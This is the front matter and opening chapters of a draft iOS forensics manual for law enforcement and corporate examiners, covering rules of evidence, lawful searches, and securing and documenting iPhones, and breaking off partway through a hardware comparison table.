iOS Forensic Investigative Methods

Jonathan Zdziarski

TECHNICAL DRAFT 5/13/12 9:50:38 AM

Foreword

From the Book iPhone Forensics

The iPhone is a very useful tool, but you should be aware of some very important things. This book will shed some light about just how "private" a device like the iPhone really is.

The iPhone is essentially a full-fledged computer, running a slimmed down version of the Unix operating system and Apple's Leopard. Like most mainstream operating systems, deleting a file only deletes the reference to the data, and not the actual data. This is why data recovery programs work. For the iPhone, the same is also true, but in addition, the amount of data stored on the iPhone extends far beyond what is perceived to be stored on it or what is accessible through its user interface. This data is, however, accessible with the tools and procedures outlined in this book. A criminal might attempt to delete all of the data he thinks exists on the phone but, in most cases, will have only made it inaccessible to the average person. A criminal might also think simple security, such as a passcode, will safeguard self-incriminating evidence from the police. As you'll see, this too only keeps the average person out. Fortunately for you, if you are reading this book, you are not an average person.

My opinion on crime is this: any self-respecting criminal is likely to use a desktop computer with encryption or other tools to hide his dirty deeds. With strong encryption, new laws such as the Foreign Intelligence Surveillance Act—which gives the U.S. Government unfettered access to our private email, text messages, and voice conversations—can be rendered useless. Good encryption is effective, even against government bodies, but involves time and know-how. Fortunately, it's easy to catch a criminal with his pants down, unless he is very careful.

However, in my opinion, the list of criminals that can effectively use encryption, or other technical means of hiding their communication, is a very small list. Therefore, this book is going to help you catch most everyone else. With respect to the few who do outsmart the government, it can be more important to monitor endpoints of communication than the actual communication itself—that is, who is associated with who. Should a criminal's contacts be exposed, law enforcement officials can trace the date, time, and phone numbers back to actual people, easily cross-indexed with the massive databases our governments no doubt keeps. If a criminal is using an iPhone, she's already compromised her operation on some level.

Computer security is a never-ending war between those who desire to hide information and those who work to expose it. There's no telling who is winning, but this book can help tip the scales in favor of the good guys.

The detailed content of this book will appeal to various types of readers. Although it has its roots in police forensics (having been distributed to hundreds of law enforcement agencies prior to being published), this book will also prove very useful to computer security professionals and anyone seeking a deeper understanding of how the iPhone works.

It comes highly recommended to have this book in anyone's library.

—Cap'n Crunch

Preface

The iPhone and iPad have quickly become mobile market leaders in the United States and other countries, finding their way into the corporate world and the everyday lives of millions of end users. Their wide range of functionality, combined with a mobile, "always on" design, has allowed them to be used as a functional mobile office - an acceptable temporary replacement for a traditional desktop computer. The cost of productivity, however, is the danger of storing sensitive data on such a device. Any given device is likely to contain sensitive information belonging to its owner, and some types of information that may belong to others—corporate email, documents, and photos, to name a few. As the dark side of such versatile devices becomes more evident, so does a need to recover personal information from them.

Problem employees engage in activities that put the company at risk, sometimes leaving an evidence trail on corporately owned equipment. The use of digital forensics has become an effective tool in conducting investigations and evaluating what activities a suspect employee has engaged in. Recovering deleted email, SMS, and other digital evidence can expose an employee who is stealing from the company, having an affair at work, or committing other acts that a corporation may need to investigate.

Outside the corporate world, criminals have also adopted these popular devices. Since this document's humble beginnings as a law enforcement manual, much of the forensic methodology contained herein has been used by thousands of different law enforcement agencies throughout the world to conduct electronic discovery and ultimately prosecute criminals. The evidence preserved by iOS based devices has helped to locate, charge, and prosecute murderers, drug dealers, rapists, and even terrorists. Deleted SMS messages, social networking application data, geo-location caches, and a feast of other evidence await a criminal forensic examiner.

This document introduces the reader to digital forensics and outlines the technical procedures needed to recover low-level data from the iPhone, iPad, and other iOS based devices—which are otherwise closed by the manufacturer. It also covers field-expedient techniques for situations when raw disk recovery is not necessary, but only basic live "triage" data is needed. The methods outlined in this document have gained strong support from many in the forensics community, and as smart phones become more and more complicated, such advanced low-level methods to access these devices are becoming more accepted.

The document is intended for lawful forensic examination of devices by corporate security officers, law enforcement personnel, and private forensic examiners. Some examples based on past cases involving crimes and corporate theft will be used to illustrate the process.

Many people take the iPhone's powerful design for granted and fail to understand the degree to which their sensitive information can be recovered. Because the iPhone and its relatives are designed to provide for more than adequate storage needs, and because much of the content installed on the iPhone, such as music and photos, remains static, the integrity of data can be preserved for long periods of time. As the device uses a solid-state flash memory, it is designed to minimize writes, and can preserve data even longer than a desktop computer might.

This document is designed to be a concise aid, and although a basic introduction to digital forensics is provided, it is by no means a complete course. There's a significant technical difference between the public "jail-breaking" methods used for iPhones (which are not forensically sound), and conducting the reliable, detailed forensic imaging and investigation methods outlined in this document. In addition to the many technical differences, much of the difference also rests in the discipline level of the examiner, and their ability to execute and account for repeatable, reliable procedures. Combining the information in this document with the methodology that comes with formal training in forensics will help to ensure that evidence is adequately preserved, processed, and admissible in a court of law.

Audience

This document is designed for skilled digital forensic examiner, corporate compliance and security personnel, and computer savvy law enforcement officers. The average geek and those casually wanting to look down the rabbit hole will also find a wealth of information in this document. You'll need to have an understanding of the Mac OS X or Linux operating system in order to fully understand this document and the command-line portions therein. Software development skills may also come in handy if you intend on building your own forensic tools for the iPhone. A forensic examiner must draw from many different disciplines ranging from these skill sets to psychology, mathematics, and even history. This document outlines a highly technical method, and therefore you'll need to have the correct disciplines to implement them in a credible manner.

In addition to device examinations, this document will also come in handy for those one-off needs to recover accidentally deleted messages or contacts. The field-expedient techniques in this document can be used by anyone with reasonable computer skills, and so can be deployed in the field to recover the first layer of data from a device, such as contacts and photos. The more advanced techniques - those involving raw disk recovery, bypassing passcode security, and decrypting keychain passwords - will require a high level of proficiency. In many cases, these techniques are time consuming and reserved for more high-profile cases.

Examples in this document are valid for both Mac OS X and Linux variants of the tools demonstrated. While iOS support on Linux has come a long way, you will find that some operations can be more easily performed on a Mac. Some general system administration skills (on either platform) will greatly help you get the methods in this document perfected. Much difficult command-line work is involved in various methods, and is explained in detail. The Windows operating system is not supported, however a few hodge podge tools exist for working with iOS disk images in Windows, and a number of commercial tools support the platform.

Online File Repository

Many tools and scripts are used in this document, and so you'll need to access these in order to follow along. An online repository of files can be accessed through the document's website at http://www.iosresearch.org. You'll also find copies of many software titles used in the document, depending on their license, as well as white papers reviewing these methods.

Within the file repository, you'll find the following subdirectories:

AutomatedTools

> Automated scripts to set up and execute the recovery methods from Chapter 3. These are the codified implementations of the methods described in this document, and provide authorized individuals with an easy solution to image an iOS device. You'll be using these tools extensively in Chapter 3 to obtain an image of the device, and optionally bypass the PIN code or decrypt the keychain.

Mac_Utilities

> An archive of Mac-based desktop tools used throughout this document. Some of these tools will be used in various chapters to identify the firmware version of a device (iRecovery), carve images and other data from disk images (PhotoRec), or view the contents of data (0xED).

Scripts

> Various scripts to process and reconstruct data. These are used throughout Chapters 4 and 5 to restore iTunes backups, reconstruct Google map tiles, etc.

Sources

Source code to various tools used in this document. This is a good repository to find tools when called for.

Windows_Utilities

An archive of Windows-based desktop tools used in this document.

Acknowledgments

Special thanks to the Silicon Valley and North Texas Regional Computer Forensics Laboratories, Joshua Hill, Detective Kent Stuart, Agent David Graham, Sam Brothers, Jordan Moreau, Pepijn Oomen, Youssef Francis, and David Wang.

Organization of the Material

Chapter 1 introduces you to digital forensics and its core values and practices. You'll learn about the rules of evidence and how they apply to mobile data, specifically the iPhone.

Chapter 2 introduces you to iOS devices' basic architecture and explains how to get your desktop machine prepared for forensic work. You'll get a high level understanding of how iOS forensics works.

Chapter 3 explains how to image a device using the automated tools, made available to the law enforcement community. You'll also learn how to bypass passcode security, decrypt passwords, re-enable an iPhone that has been previously disabled, and more.

Chapter 4 introduces you to data carving and how to carve out deleted files from the iPhone.

Chapter 5 explains electronic discovery and shows you what information is available on the live file system of the iPhone, and where to find and extract it.

Chapter 6 illustrates desktop trace, and how to decode iPhone backups from a desktop (or triage dump) and how to establish trusted pairing relationships with a suspect or victim's desktop machine.

Chapter 7 explores various scenarios and what kind of information would be of interest in each case.

Appendix A provides the necessary disclosures and source code examples for law enforcement agencies, and the information needed to reproduce the methods used in the open source tools employed in this document. Much of the extended source code is available in the file repository.

Appendix B covers legacy methods, many of which are implemented by the automated tools, which used to be the bulk of Chapter 3 in this book. Thankfully, we've come a long way since then and automated tools have codified these methods to make imaging much easier.

Conventions Used in This Document

The following typographical conventions are used in this document:

Plain text

Used for menu titles, menu options, menu buttons, and keyboard accelerators.

Italic

Indicates new terms, URLs, and filenames.

`Constant width`

Indicates the contents of files, the output from commands, Unix utilities, command-line options, elements of code such as XML tags and SQL names, and generally anything found in programs.

| **`Constant width bold`**

Shows commands or other text that should be typed literally by the user, and parts of code or files highlighted to stand out for discussion.

`Constant width italic`

Shows text that should be replaced with user-supplied values.

This icon signifies a tip, suggestion, or general note.

This icon indicates a warning or caution.

Line Breaks

Many command-line examples in this document are too long to fit on a single line. We’ve added backslashes where appropriate, to show proper syntax for multi-line input. In some cases, however, lines may have run too long, in which case you’ll see the line wrap around. When you see this, take special note that these lines were intended to be continuous, and no additional whitespace should be added between breaks.

Legal Disclaimer

The technologies discussed in this publication, the limitations on these technologies that the technology and content owners seek to impose, and the laws actually limiting the use of these technologies are constantly changing. Thus, some of the procedures described in this publication may not work, may cause unintended harm to equipment or systems on which they are used, or may be inconsistent with applicable law or user agreements. Your use of these procedures is at your own risk, and the author disclaims responsibility for any damage or expense resulting from their use. In any event, you should take care that your use of these procedures does not violate any applicable laws, including copyright laws, and be sure to thoroughly test any procedures before using them on actual evidence.

Chapter 1

Introduction to Computer Forensics

Forensic science dates back as early as the second century B.C., to Archimedes. Archimedes was commissioned by King Hiero II to determine whether a crown, alleged to have been made of solid gold, was genuine. According to legend, Archimedes had stepped into a bathtub when he realized that his body created a certain amount of water displacement. He is said to have run through the streets of Syracuse naked, shouting "Eureka!", as his discovery led us to an understanding of density. Over the next 2,000 years, forensics would become more scientific, and require more clothing.

From the early 13th century to modern times, forensic science found its way into law enforcement. The first documents to have recorded the use of fingerprints in the legal system date back to 1248, when Song Ci wrote The Collected Cases of Injustice Rectified. By the 16th century, European doctors used rudimentary forensic knowledge to determine causes of death, and performed some of the first formal autopsies. It wasn't long after this that other forms of forensic science came into play. 1784 marked one of the first comparison tests, convicting an Englishman named John Toms by a small piece of newspaper from his gun, which matched the paper in his pocket.

Forensic science's most modern roots came out of the mid to late 1800s. A Scottish doctor by the name of Henry Faulds discovered fingerprints that had been left in ancient pottery; Faulds published a paper suggesting that fingerprints could be used to uniquely identify criminals. This dovetailed the work of William J. Herschel, a British officer stationed in India, who had previously been using fingerprints and handprints as a means of identification on legal notes. In 1835, the first ballistics comparison was used to identify a killer, by tracing the bullet back to the mold that made it. Many other feats of science sprung out of the 1800s, and with the many great advances in forensic science, the most notable detective in history - Sherlock Holmes - was born into literature. Written by Sir Arthur Conan Doyle, Holmes' fictional adventures popularized much of the forensic science developed during this era. Holmes used fingerprints, blood analysis, and firearm ballistics to solve crimes. As is usually the case with fiction, the accounts of Holmes' adventures led to the further development of science in the real world. Holmes was famous for his use of deductive reasoning and astute observation.

Modern day forensics can be described as the fusion of reasoning, methodology and science, as it applies to the scientific process of documenting an event or an artifact. As it pertains to criminal and civil court cases, the science and methodology must adhere to rules of evidence and practices generally accepted within the given legal jurisdiction. Good forensic science must be repeatable, reliable, and predictable. In addition to methodology, reasoning is needed to interpret the evidence and explain the series of events that led to its existence.

Computer forensics is a branch of forensic science involving the application of science and methodology to preserve, recover, and document electronic evidence. Instead of dealing with dead bodies, examiners in this field deal with electronic data at rest. Mobile phone forensics is an even smaller niche of forensics dealing specifically with mobile platforms, many of which are closed. As it pertains to the iPhone, iPad, and other similar devices, their outer security layers relax primarily on the side of this niche mobile discipline. Once you've recovered data, however, you'll draw much knowledge from the computer forensics side of the field.

You will be examining an embedded device, which has been intentionally closed off and was not intended for any kind of forensic imaging. Don't think, however, that merely recovering data from the iPhone makes you a forensic examiner. The difference between a two-bit hacker and a forensic examiner is one of tools, methodology and reasoning. You'll quickly find that the popular iPhone "jail-breaking" tools are not forensically sound, some even destroying evidence. In this document, you'll learn how to use safe tools and methods to preserve and document the evidence, account for your actions, and make your methods reproducible and verifiable. The reasoning you'll apply to the evidence will be used to go beyond simply documenting the evidence to finding simple clues within the evidence that support your case, and building an account of how the evidence came to be.

Making Your Search Legal

Before getting started, it's important to emphasize the need for keeping your search legal. In a corporate environment, the company usually has no legal right to seize or examine a personal device belonging to the employee, but can usually examine devices belonging to the company. In corporate investigations, therefore, it's important to verify ownership of the device before performing an examination. Your department should implement an inventory procedure to record the International Mobile Equipment Identity (IMEI) and serial numbers of all corporately owned mobile devices to guarantee ownership prior to examination. Otherwise, your evidence may be ruled inadmissible if criminal charges are filed, and you may even expose the company to a lawsuit.

Law enforcement officers should follow the appropriate steps to acquire a search warrant for the device and desktop machine. The desktop machine is particularly useful as it may contain numerous automated backups of the device's data, supplying additional evidence for your case. A search warrant should specify all electronic information stored on the device including but not limited to the following.

Text messages, calendar events, photos and videos, caches, logs of recent activity, map and direction queries, map and satellite imagery, personal alarms, notes, music, email, web browsing activity, passwords and personal credentials, fragments of typed communication, voicemail, call history, contacts, information pertaining to relationships with other devices, application user data, cached drafts of message correspondence, cached geo-location data, and items of personal interest.

The methods you'll be using in this document do not make modifications to the user space within the iPhone's storage, however – as is the case with many commercial forensic solutions – an agent is instituted into the iPhone's protected operating system to assist with recovery. Adding this to your search warrant can help avoid any technicalities down the road. In some extreme circumstances, such as re-enabling a device that has been disabled by repeated failed passcode attempts, very minor, but controlled and repeatable modifications are necessary in user space. These areas are notated in this document with the correct warnings and documentation.

> Bypassing the passcode and re-enabling a disabled device are generally ***not required*** to recover a file system image of the device.

Building a Corporate Policy

In addition to ensuring your search is legal, it's important to have a corporate policy for mobile devices. Most corporate policies include the defined uses of corporately owned equipment and describe the procedures used to issue a new device. Before a device is issued to an employee, it should be completely wiped using the secure wipe feature - even if it is new - and should have its operating system reinstalled by means of a restore. This will help avoid authenticity issues in future investigations, as it will ensure that the device does not contain any evidence that could arguably belong to a previous employee or device owner. If the equipment was purchased used or refurbished, it's also possible that some traces of previous owners' data could reside on the device, further highlighting the need to perform a secure wipe before reissuing it. Should a criminal prosecution be made, the evidence found on the device could be ruled inadmissible if these procedures are not put into practice.

In addition to issued devices, your corporate policy should address personal mobile devices. Most corporate policies allow for personal devices on premises, but restrict their connectivity to the corporate network. Many secure locations restrict any personal equipment at all, and define all equipment on premises as being subject to search. Whatever you choose for your company should be integrated into your policies and conveyed to your employees when they are issued their corporate equipment. Most importantly, ensure that your policies fall within applicable local, state, and federal laws.

Rules of Evidence

In both civil and criminal cases, five general rules are used to weigh the value of evidence. Ignoring these rules, your evidence could be thrown out, destroying your case. These five rules are:

Admissible

> Evidence must have been preserved and gathered in such a way that it can be used in court. Many different errors can be made that could cause a judge to rule a piece of evidence as inadmissible. These can include failure to obtain a proper warrant, breaking the chain of evidence, and mishandling or even destroying the evidence. Evidence must be preserved and gathered properly to be admissible, and the chain of evidence must also be preserved. Electronic devices are particularly sensitive to use, making it difficult to sometimes preserve the evidence. With the iPhone being a closed device, you can't simply pull the hard drive out, but have to "talk" to the device on some level to retrieve data.
>
> One of the biggest errors made with respect to iOS devices is to destroy evidence by using some of the applications through the user interface. For example, one crucial piece of evidence stored on an iPhone is the last GPS fix, which is stored in a cache whenever the GPS is turned on. An inexperienced examiner might launch the Google Maps application on the device to recover address lookups. Instead of using the proper methods outlined in this document, the examiner will have accidentally activated the GPS, destroyed the last GPS fix, and replaced it with the device's current position. This seemingly innocuous action will have also downloaded map tiles pertaining to the current position, writing new data to the map cache. As a result, not only will the GPS evidence have been destroyed, but also the remaining map (such as tile cache and address lookups) could be ruled as inadmissible and thrown out by the judge.
>
> Another example of where using the user interface can destroy evidence is use of Safari, which reloads pages that were previously loaded the last time the application is used. If one of the pages were a page within a forum or other membership based website, the cache could yield useful evidence. Launching Safari could cause this page to reload, and if the session cookie has expired, redirect the examiner to the website's main page, overwriting screenshots and cache data from the page that contained evidence.

Authentic

> Evidence must be relevant to the case, and the forensic examiner must be able to account for the origin of the evidence. For example, intercepting an email transmission is not enough to prove that the alleged sender was responsible for the message. A relationship must be established between the message and the account or computer it was sent from. It will also need to be established, beyond reasonable doubt, that there was a relationship between the account, the computer, the message, and the person who sent the message. If indeed a message was sent, there should be a trail of evidence on multiple computers at various Internet service providers confirming this.
>
> Consider recovering a deleted email from the device's raw disk. While an email from a live file system is typically traceable to a suspect's email account, a deleted one might not be. A deleted message could be looked at as merely "some message" floating around in the ether. Your job is to look for peripheral evidence that can tie the message to the suspect's email account, or even the suspect. This might include server logs containing the message-id, quoted replies tied to the account, desktop backups of the message, or other information that can establish a relationship between the message and the live file system or the message and an email account. Additionally, a test of authenticity may require that you establish a relationship between the device and its owner, and the email account and its owner.

Authenticating deleted text messages is easier than email, as the original timestamp and other relevant record data can be reverse engineered back into a readable form. This information can also be cross-references with cellular carrier logs. Many other forms of data include metadata on the device itself which can help identify its origin.

Complete

When evidence is presented, it must tell the whole story. A clear and complete picture must be presented that can account for how the evidence came to be. If unchecked, incomplete evidence may go unnoticed, which can be even more dangerous than no evidence at all.

Consider the case of a man who was charged with possession of child pornography. The evidence presented showed that the images had been downloaded onto the man's work computer, but it wasn't until much later in the case that the defense revealed that the images had been downloaded by a virus on the machine, and not by the defendant. An innocent man was almost convicted and put in prison because the prosecution's examiner did not present complete evidence—and a jury is not technically savvy enough to see this. With all of the different processes running on a computer, it's critical to be able to tie a piece of evidence to its origins and tell the whole story. Simply stopping at downloading a few images from a device creates evidence out of context.

In corporate investigations, this highlights the importance of having a secure wipe to ensure the integrity of the device. A suspect might argue that a deleted image did not belong to them. If the device wasn't secure wiped before it was issued, the defense could argue that it may have come from the previous employee to use the device. You must effectively answer the question of how the evidence ended up on the phone and who put it there. You may also need to show where the evidence originated from, and possibly when.

In the case of a camera photo, photos can come from many places, and so a complete understanding of where it came from must be established. Possible sources include the iPhone's built-in camera, synced from a suspect's desktop, synced from some other person's desktop, saved from an email or browser, a refurbished iPhone's previous owner, or even the factory. To make your evidence complete, you'll need to account for where an image, or other evidence, originated.

Remember:

- You are responsible for telling the whole story of the evidence!
- A jury may not be able to see holes in your evidence!
- The wrong verdict could be handed down if your evidence is incomplete!

Reliable

Any evidence collected must be reliable. This depends on the tools, methodology and science used. The techniques used must be credible and generally accepted in the field. If the examiner made any errors or used techniques that cannot be reproduced or explained with clarity, it could cast doubt on a case. Be sure to follow correct process and keep good notes. All activity should be documented; every time you reboot the phone, any snags you run into, and how you handled the evidence. Establish whether the device was purchased second hand or was bought new, as this could affect the reliability of deleted data, or at least make it more difficult to tie to the suspect.

There is much stigma surrounding the term "jail-breaking" related to the iPhone. As is the case with many forensic practices, iOS forensic methods have drawn much of their inspiration from what began as community exploits to serve purposes such as unlocking and software development. Simply grabbing a random "jail-breaking" hacking tool from the Internet is not a reliable approach and is likely also forensically unsound. This document will show you the forensically correct methods in which you'll access the device without "jail-breaking" or "hacking" it.

It's important to also understand what you are doing. This document is designed to explain the different commands entered on the command-line and explain the inner-workings of the iPhone's basic architecture as well as how the methods work. It's important to understand these so that you can approach a jury with confidence. If a jury detects that you're uncertain about your own testimony, they may not lend it much credibility. Many a smoking guns have been found on these devices, and your testimony may end up a crucial component to the case.

Understandable and believable

A forensic examiner must be able to explain, with clarity and conciseness, what processes he used and how the integrity of the evidence was preserved. If the examiner does not appear to understand his own work, a jury may reject it as well. The evidence must be easily explainable and believable. You'll need to account for how you preserved the evidence, which in most cases will include MD5 or SHA checksums stored remotely. You'll need to explain basic concepts to a jury, such as how data carving works. In some cases, it may be necessary to break down a complex process into simple terms to be understood, while at the same time taking good enough notes to where you can recall answers to touch questions on the stand.

For these reasons, it's important to not only succeed in performing the tasks in this document, but to also understand them completely. A single command-line operation could be used to question your technical credibility. Many explanations are provided in the document, however a solid background in Unix operating systems, and even system administration background, will help to understand the methods you're using.

Remember: it's the opposing attorney's job to discredit you, so be prepared!

Good Forensic Practices

As you practice the techniques in this document, keep the following in mind.

Secure the Evidence

With consumer access to functions such as "Find my iPhone" and remote wipes, securing an iPhone in such a way that it cannot be remotely wiped or tracked is of great importance. It only takes a few seconds for a device to receive a pending wipe command once it finds an Internet connection, and so using the right equipment and techniques to secure the device's radios can prevent a complete loss of evidence. While Faraday bags are used by a large number of agencies, they have the tendency to fail, allowing signals to get to the device, and are thus not recommended. Use of a mobile faraday ***cage,*** however, can allow the device to remain powered on, while effectively jamming its signal. In the absence of the right equipment, a more field-expedient technique is to power down the unit and remove the SIM card. Be warned that removing the SIM card only disconnects the device from the mobile network; as long as the device remains at the crime scene, it may be configured to auto-join a WiFi network or connect with Bluetooth devices. It's also possible that the device may also come within range of another network of the same name, such as `linksys` or `belkin54g`, in which case it will automatically join the network. If this happens, not only could you run the risk of overwriting important logs (such as the WiFi pairing logs), but the device could also perform a remote wipe if it can connect to its MobileMe account.

> It's a good idea to avoid removing the SIM card until you have powered the device off. This will prevent the device from writing to its log files that the SIM was removed. Powering the device off will also ensure the other radios on the device are shut down.

To properly secure a device, place it in airplane mode when possible, which shuts down all radios. Tap the Settings button and then move the Airplane Mode switch to the On position. This will disable all forms of radio communication on the device. While in the Settings application, also tap on General, followed by About, to identify the firmware version of the device, which you'll need later. If you don't have access to the device's user interface because of a PIN lock, or even if you do and you'd like to better secure the device, hold in the device's power button until the Slide to Power Off display appears, then slide the slider to the right to power off the device.

Interrupting A Secure Wipe

If you’ve encountered the device while it is being secure wiped, it will happen either very fast or very slow. If the device is an iPhone 3G[s], iPhone 4, or an iPad, these devices have hardware encryption which can effectively render data irrecoverable within only a few short seconds. There is no effective way to interrupt a wipe on these devices. You can, however, interrupt a secure wipe on an iPhone 3G or a first generation iPhone, as these devices require data be manually written over. Since writing over an entire disk can take hours, it’s possible to interrupt this process and preserve whatever data is left over. When the iPhone is performing a wipe of its disk, you’ll see a thermometer-like indicator on the screen and the operating system will be unavailable. To interrupt this process on an iPhone or iPhone 3G, use the following method:

- Press and hold the Power and Home button until the device powers itself off.
- If the device fails to power off, but continues to wipe, press and hold the Power and Home button until the device powers itself off, on again, and you see a recovery mode screen informing you to connect the device to the iTunes application.

> To enter recovery mode, you’ll need to have the device connected to a power source. You can either connect it to an AC source, to a machine’s USB port, or purchase a battery extender which is a small portable unit that can provide power to the unit.

If you’ve interrupted a secure wipe, you’ll be able to later recover from this by repairing the operating firmware by reinstalling Apple’s factory firmware. This will allow you to recover the remnants of evidence that were not yet reached by the wipe process, but you will be forced to reformat the file system and rewrite the partition table via the firmware install, as the secure wipe will have destroyed both.

Preserve the Evidence

Never work on original copies of evidence. As soon as you recover a disk image or files, create a read-only master copy and check them into a digital vault. All further processing should be performed on copies of the evidence. Since you’re dealing with digital information, and not old 8-tracks, the copies you make will be identical to the masters. Some tools, if not used properly, can make modifications to the data that’s being operated on.

In addition to this, never run any applications on the device, except for the settings application (which is required to secure the device). Even after you recover data from the device, you must preserve it on the device in the event that another attorney wants to examine it. The evidence you recovered might be ruled inadmissible if it doesn't agree with the evidence recovered by another attorney. This means, for example, that your GPS data could be thrown out if you used the Google Maps application later on. If you must use the user interface to access some special information, restore a backup image of the user data onto another device and use the other device instead. A number of commercial reporting and timeline tools on the market support many iOS file formats, making it much easier to work with evidence without the need for UI access.

> The normal operation of an iOS device will invariably make minor changes to itself between reboots of the device and during its own internal housekeeping. While this is considered acceptable in the forensics community, you’ll still be responsible for ensuring that you and your methods haven’t made any unintentional modifications to the evidence.

Any time you use the device, something on the disk is likely to be changed. Perform only the tasks that are absolutely necessary, and keep your intrusion into the system minimal. Be sure to document any applications you’ve opened, any reboots, or other activity you’ve performed on the device.

Once you have the evidence, hang onto it. Some forensic tools slice the data into their own format, and so it's important to keep a backup of the original data you took off the device, incase you need to share it with another examiner or go back and review it later.

Document the Evidence

Whenever a master copy is made, use a cryptographic digest such as MD5 to ensure the evidence hasn't been altered in any way. Digests should be stored separately from the data itself, so as to make it even more difficult to tamper with. Digests and proper documentation will help ensure that no cross-contamination has taken place. Consider what would happen if your vehicle was broken into while transporting the evidence. Without a checksum, your evidence would most likely be ruled inadmissible out of the possibility that it had been tampered with. An offsite checksum, however, can show that the evidence has not changed, giving your evidence a chance of being admitted.

Be sure to also document all methods used to collect and extract the evidence. Detail your notes enough that another examiner could reproduce them. Your work must be reproducible should another forensic examiner challenge your evidence. If your evidence cannot be reproduced, a judge may rule it inadmissible.

Document All Changes

Simply walking into a crime scene destroys evidence—footprints, blood, hairs, and even computer bits can get stomped on when processing the crime scene. It's important to document your entire recovery process, and especially any intentional changes made. For example, under extreme conditions (such as re-enabling a disabled iPhone), you'll need to make controlled writes in user data space. Should the need arise, this process ***must*** be documented. Also document every time you reboot the device, back it up to a desktop evidence account, or use any application on the device. If you make any deviations to your procedure, ensure that you've documented these deviations. Document the entire recovery process, transfer time, and any snags you hit, along with notes documenting how you got around them.

Most of the time, any changes you've made will be accepted without discrediting the evidence, if you document and explain them. If they're discovered later on, however, much more may be at risk.

Establish an Investigation Checklist

Every investigation is different, but all should share the same basic recovery and examination practices. Put together a process and create a checklist to dictate how your examinations should be conducted. This will prevent you from forgetting any details, and will also ensure the rest of your team is conducting examinations in the same fashion, so that you can account for others on the stand. Should an examiner become ill or go on vacation, another examiner will need to account for their procedures. Institutionalized procedures will help make your case reliable to an opposing attorney or examiner who challenges your process. A checklist can also help to identify any unnoticed flaws in one of your own employee's procedures.

Be Detailed

In addition to this, be detailed. It's better to have too many notes than to not have enough. In the courtroom, an opposing attorney will try to discredit you or your evidence. If the attorney can cast doubt by asking you for details you don't recall, you may lose credibility. As was already mentioned, your notes must be detailed enough for someone else to reproduce them, but that should be a bare-minimum goal.

Remember: If there is any doubt, your evidence could be ruled inadmissible.

Technical Processes

This document covers the following key technical processes:

Physical handling

> The physical handling of the device, prior to its examination. This includes dusting for latent prints and ensuring you have the right equipment to keep the device secured off of a wireless network. After powering down, you'll also want to remove the SIM card from the device or place the device in a

Faraday cage. A Faraday cage is a shielded enclosure that blocks electrical fields, including cellular transmissions. This is ideal in that it will block Wi-Fi, Bluetooth, and other transmissions, which are still be active after the SIM is removed.

Establishing communication

Unlike a desktop machine, where the hard disk can be removed, mobile devices cannot generally be imaged unless you have special equipment to perform chip dumps, and then the device is destroyed. Even in those remote cases, encryption makes this a near impossible task. As a result, the device must be “talked to” in order to recover evidence. Establishing communication with the device means setting up the proper communication to institute a forensic agent to perform recovery.

Forensic recovery

The recovery process involves extracting the evidence from the device to create a master copy. Once you’ve copied data to the desktop, record the checksums and store them in a remote location, so that you can account for the preservation of evidence throughout the rest of the process.

Electronic discovery

Electronic discovery is the process by which the evidence is processed and analyzed. During this stage, deleted information is recovered and the live file system is examined. The evidence discovered here will ultimately build an explanation of the evidence that will be delivered in court. This document will help to identify and interpret the information you’ll find on the file system, but proficient reasoning skills will help identify additional information specific to your case.

Chapter 2

Introduction to the iPhone

While certain components can come from multiple sources, and different releases of the iPhone may vary, the following is a breakdown of the differences between the different models of iPhone.

Model	iPhone	iPhone 3G	iPhone 3GS	iPhone 4
Initial operating system	iOS 1.0	iOS 2.0	iOS 3.0	iOS 4.0 (GSM) iOS 4.2.5 (CDMA)
Highest Supported operating system	iOS 3.1.3	iOS 4.2.1	iOS 4.3.3 iOS 5.0 (Beta)	iOS 4.3.3 (GSM) iOS 4.2.8 (CDMA) iOS 5.0 (Beta)
Display	3.5 in (89 mm), 3:2 aspect ratio, scratch-resistant glossy glass covered screen, 262,144-color LCD, 480 × 320 px (HVGA) at 163 ppi		In addition to previous, features a fingerprint-resistant oleophobic coating	3.5 in (89 mm), 3:2 aspect ratio, aluminosilicate glass covered IPS LCD screen, 960 × 640 px at 326 ppi, 800:1 contrast ratio, all screen layers (protective glass, touch sensor, display) glued together for strength and to fight parasitic refraction
Storage	4, 8 and 16 GB	8 and 16 GB	8, 16 and 32 GB	16 and 32 GB
Processor	620 MHz (underclocked to 412 MHz) Samsung 32-bit RISC ARM 1176JZ(F)-S v1.0		833 MHz (underclocked to 600 MHz) ARM Cortex-A8 Samsung S5PC100	1 GHz (underclocked to 800 MHz) ARM Cortex-A8 Apple A4

<table>
<tr><td><b>Graphics</b></td><td colspan="2">PowerVR MBX Lite 3D GPU</td><td colspan="2">PowerVR SGX535 GPU</td></tr>
<tr><td><b>Memory</b></td><td colspan="2">128 MB DRAM</td><td>256 MB DRAM</td><td>512 MB DRAM</td></tr>
<tr><td rowspan="2"><b>Connectivity</b></td><td rowspan="2">Wi-Fi (802.11b/g),
USB 2.0/Dock connector,
Quad band GSM/GPRS/EDGE (850, 900, 1800, 1900 MHz)
Bluetooth 2.0 + EDR Cambridge Bluecore4</td><td rowspan="2">In addition to previous:
Assisted GPS,
Tri-band UMTS/HSDPA (850, 1900, 2100 MHz),
Includes earphones with mic</td><td rowspan="2">In addition to previous:
7.2 Mbit/s HSDPA,
Voice Control, Digital compass, Nike+,
Bluetooth 2.1 + EDR Broadcom 4325,
Includes earphones with remote and mic</td><td>In addition to previous:
Penta-band UMTS/HSDPA (800, 850, 900, 1900, 2100 MHz),
5.76 Mbit/s HSUPA,
2.4 GHz 802.11n,
3-axis gyroscope,
Dual-mic noise suppression,
microSIM</td></tr>
<tr><td>CDMA model: Dual-band CDMA/EV-DO Rev. A (800 1900 MHz)</td></tr>
<tr><td rowspan="2"><b>Camera</b></td><td colspan="2" rowspan="2">2.0 MP with geotagging</td><td rowspan="2">In addition to previous, 3.0 MP with VGA video at 30 fps, tap to focus, and focus, white balance, macro focus & exposure</td><td>In addition to previous, a rear 5.0 MP backside illuminated CMOS image sensor with 720p HD video at 30 fps and LED flash</td></tr>
<tr><td>Front 0.3 MP (VGA) with geotagging, tap to focus, and 720p HD video at 30 fps</td></tr>
<tr><td><b>Audio codec</b></td><td>Wolfson Microelectronics WM8758BG</td><td>Wolfson Microelectronics WM6180C</td><td colspan="2">Cirrus Logic CS42L61</td></tr>
<tr><td><b>Materials</b></td><td>Aluminum, glass and plastic</td><td colspan="2">Glass and plastic; black or white (white not available for 8 GB models)</td><td>Aluminosilicate glass and stainless steel; black or white</td></tr>
<tr><td rowspan="2"><b>Power</b></td><td colspan="4">Built-in non removable rechargeable lithium-ion polymer battery</td></tr>
